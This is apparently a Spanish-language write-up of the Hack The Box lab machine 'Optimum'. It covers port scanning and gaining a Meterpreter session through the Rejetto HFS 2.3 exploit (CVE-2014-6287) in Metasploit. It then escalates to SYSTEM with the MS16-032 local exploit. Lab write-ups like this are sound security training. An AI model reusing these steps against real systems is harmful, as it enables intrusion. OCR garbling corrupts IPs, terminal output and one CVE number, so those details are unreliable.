
OPTIMUM

- 1. OPTIMUM
 - 1.1. Preliminar
 - <u>1.2. Nmap</u>
 - 1.3. Tecnologías web
 - 1.4. HFS 2.3. Rejetto exploit
 - 1.5. Privesc via kernel exploit MS16-032

1. OPTIMUM

https://app.hackthebox.com/machines/Optimum



1.1. Preliminar

Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Nos enfrentamos a un *Windows*.

```
) settarget "10.10.10.8 Optimum"
) ping 10.10.10.8 [16.10.10.8) 56(84) bytes of data.
64 bytes from 10.19.10.8: (cmp_seq=1 til=127 time=37.7 ms
64 bytes from 10.19.10.8: (cmp_seq=2 til=127 time=36.2 ms
64 bytes from 10.19.10.8: (cmp_seq=2 til=127 time=36.3 ms
64 bytes from 10.19.10.8: (cmp_seq=2 til=127 time=30.3 ms
64 bytes from 10.19.10.8: (cmp_seq=5 til=127 time=30.4 ms
64 bytes from 10.19.10.8: (cmp_seq=5 til=127 time=30.4 ms
65 bytes from 10.19.10.8: (cmp_seq=5 til=127 time=30.4 ms
66 bytes from 10.19.10.8: (cmp_seq=5 til=127 time=30.4 ms
67 c
---- 10.10.10.8 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4007ms
rtt min/avg/max/mdev = 34.234/35.898/37.896/1.187 ms

A > □/home/parrotp/pryor > 2 > took ∑ 5s > √
```

1.2. Nmap

Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tan solo tenemos el *puerto* 80 abierto.

```
) nmap -sS -p- 10.10.10.8 -n -Pn --min-rate 5000 -T5 -o6 allports
Starting Nmap f.on report for 10.91.08.8
Nmap scan report for 10.91.08.8
Nost is up (0.030s latency).
Not show: 6534 filtered tcp ports (no-response)
PORT STATE SERVICE
80/tcp popen http
Nmap done: 1 IP address (1 host up) scanned in 26.38 seconds
) extractivorts alloris

File: extractPorts.tap

[*] Extracting information...

[*] IP Address: 10.10.10.8
[*] Open ports: 80

[*] Ports copied to clipboard
```

Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante extractPorts.

```
) nmap -sCV -p88 18.10.10.8 -T5 -oN targeted
Starting Nmap 7.93 ( https://mmap.org ) at 2024-03-22 17:57 CET
Nmap scan report for 10.10.10.8
Host is up (0.035s latency).

PORT STATE SERVICE VERSION
80/tcp open http HttpFileServer httpd 2.3
|_http-title: HFS 2.3
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.44 seconds

Δ) ▷/home/parroip/pryor/CTE/HTB/Optimum/nmap ) ♣) took № 13s ) ✓
```

1.3. Tecnologías web

Whatweb: nos reporta lo siguiente. Parece que este servidor web es un *HFS (Http File Server)*, con versión *2.3*.

```
) whatweb http://10.10.10.8 | and the control of th
```




HFS (Http File Server) es un software que permite a los usuarios compartir archivos a través de una conexión HTTP (Hypertext Transfer Protocol) en lugar de FTP u otros métodos de transferencia de archivos. Esencialmente, convierte una carpeta en el disco duro de un usuario en un servidor web simple, permitiendo que otros usuarios accedan y descarguen archivos a través de un navegador web. Permite a los usuarios compartir archivos de forma rápida y sencilla sin necesidad de instalar software adicional o tener conocimientos avanzados de configuración de servidores. Sin embargo, como es una solución simple, puede carecer de algunas características avanzadas que se encuentran en otros servidores web más completos.

1.4. HFS 2.3. Rejetto exploit

CVE-2014-6287:

Buscamos posibles exploits para *HFS 2.3*. Encontramos uno que permite la ejecución remota de comandos y está disponible para Metasploit.

Entramos a Metasploit. Cargamos el siguiente módulo: windows/http/rejetto_hfs_exec. Configuramos los diferentes parámetros del exploit, lo lanzamos y obtenemos nuestra sesión de Meterpreter.





- CVE-2014-6287:
 - Rejetto HttpFileServer (HFS) es un software de servidor de archivos que permite compartir archivos a través de HTTP.
 - El exploit explota una vulnerabilidad en HFS que permite a un atacante ejecutar comandos en el sistema donde está instalado el servidor.
 - La vulnerabilidad se encuentra en una expresión regular (regex) defectuosa en el archivo ParserLib.pas, que es parte del código fuente de HFS. Esta expresión regular defectuosa es la que permite al atacante manipular los datos de entrada para lograr la ejecución remota de comandos.

- El exploit aprovecha una secuencias de comandos de HFS, utilizando una técnica específica, usando %00 (Null-byte) para evadir los mecanismos de filtrado del servidor.
- Se ha probado con éxito que este exploit funciona en la versión 2.3 de Rejetto HFS, lo que significa que los sistemas que ejecuten esta versión (y versiones anteriores) pueden ser vulnerables a este tipo de ataque.

1.5. Privesc via kernel exploit MS16-032

CVE-2016-099 (MS16-032):

En nuestra sesión de Meterpreter, tratamos de hacer getsystem para elevar nuestros privilegios, pero no podemos. Lo que vamos hacer ahora es cargar el módulo local_exploit_suggester para ver vías potenciales de escalar nuestros privilegios. Ponemos nuestra sesión de Meterpreter en segundo plano. Hacemos use post/multi/recon/local_exploit_suggester para cargar el módulo. Establecemos la sesión objetivo con set session 2 y corremos el módulo.

Este módulo nos sugiere posibles exploits para elevar nuestros privilegios en el sistema. Parece que la máquina es vulnerable a windows/local/ms16_032_secondary_logon_handle_privesc, por tanto usaremos este exploit. Configuramos los parámetros y lo lanzamos.

OPTIMUM

```
| Carrio | C
```

El exploit ha tenido éxito, y hemos conseguido elevar nuestros privilegios hasta ser NT AUTHORITY\SYSTEM.

```
[>] Starting token race
[>] Starting process race
[] Hoty handle leak Batman, we have a SYSTEM shell!

CmyjdPQBhIRre6SZZXDbVDIpiUqj7jAJP
[+] Executed on target machine.
[*] Sending stage (17566 bytes) to 10.10.10.8
[*] Meterpreter session 4 opened (10.10.10.6:4444 -> 10.10.10.10.8:49165) at 2024-03-23 13:01:39 +0100
[*] Meterpreter session 4 opened (10.10.10.6:4444 -> 10.10.10.10.8:49165) at 2024-03-23 13:01:39 +0100
[Meterpreter 4)(C:\USears\kostas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\updatas\
```



- CVE-2016-099 (MS16-032)
 - La vulnerabilidad conocida como MS16-032, afecta al Secondary Logon Service en varias versiones de Microsoft Windows, incluyendo: Windows Vista, Windows Server, Windows 7, Windows 8.1 y Windows 10.
 - El servicio Secondary Logon Service no procesa correctamente los manejadores de petición, lo que permite a usuarios locales obtener privilegios a través de una aplicación manipulada.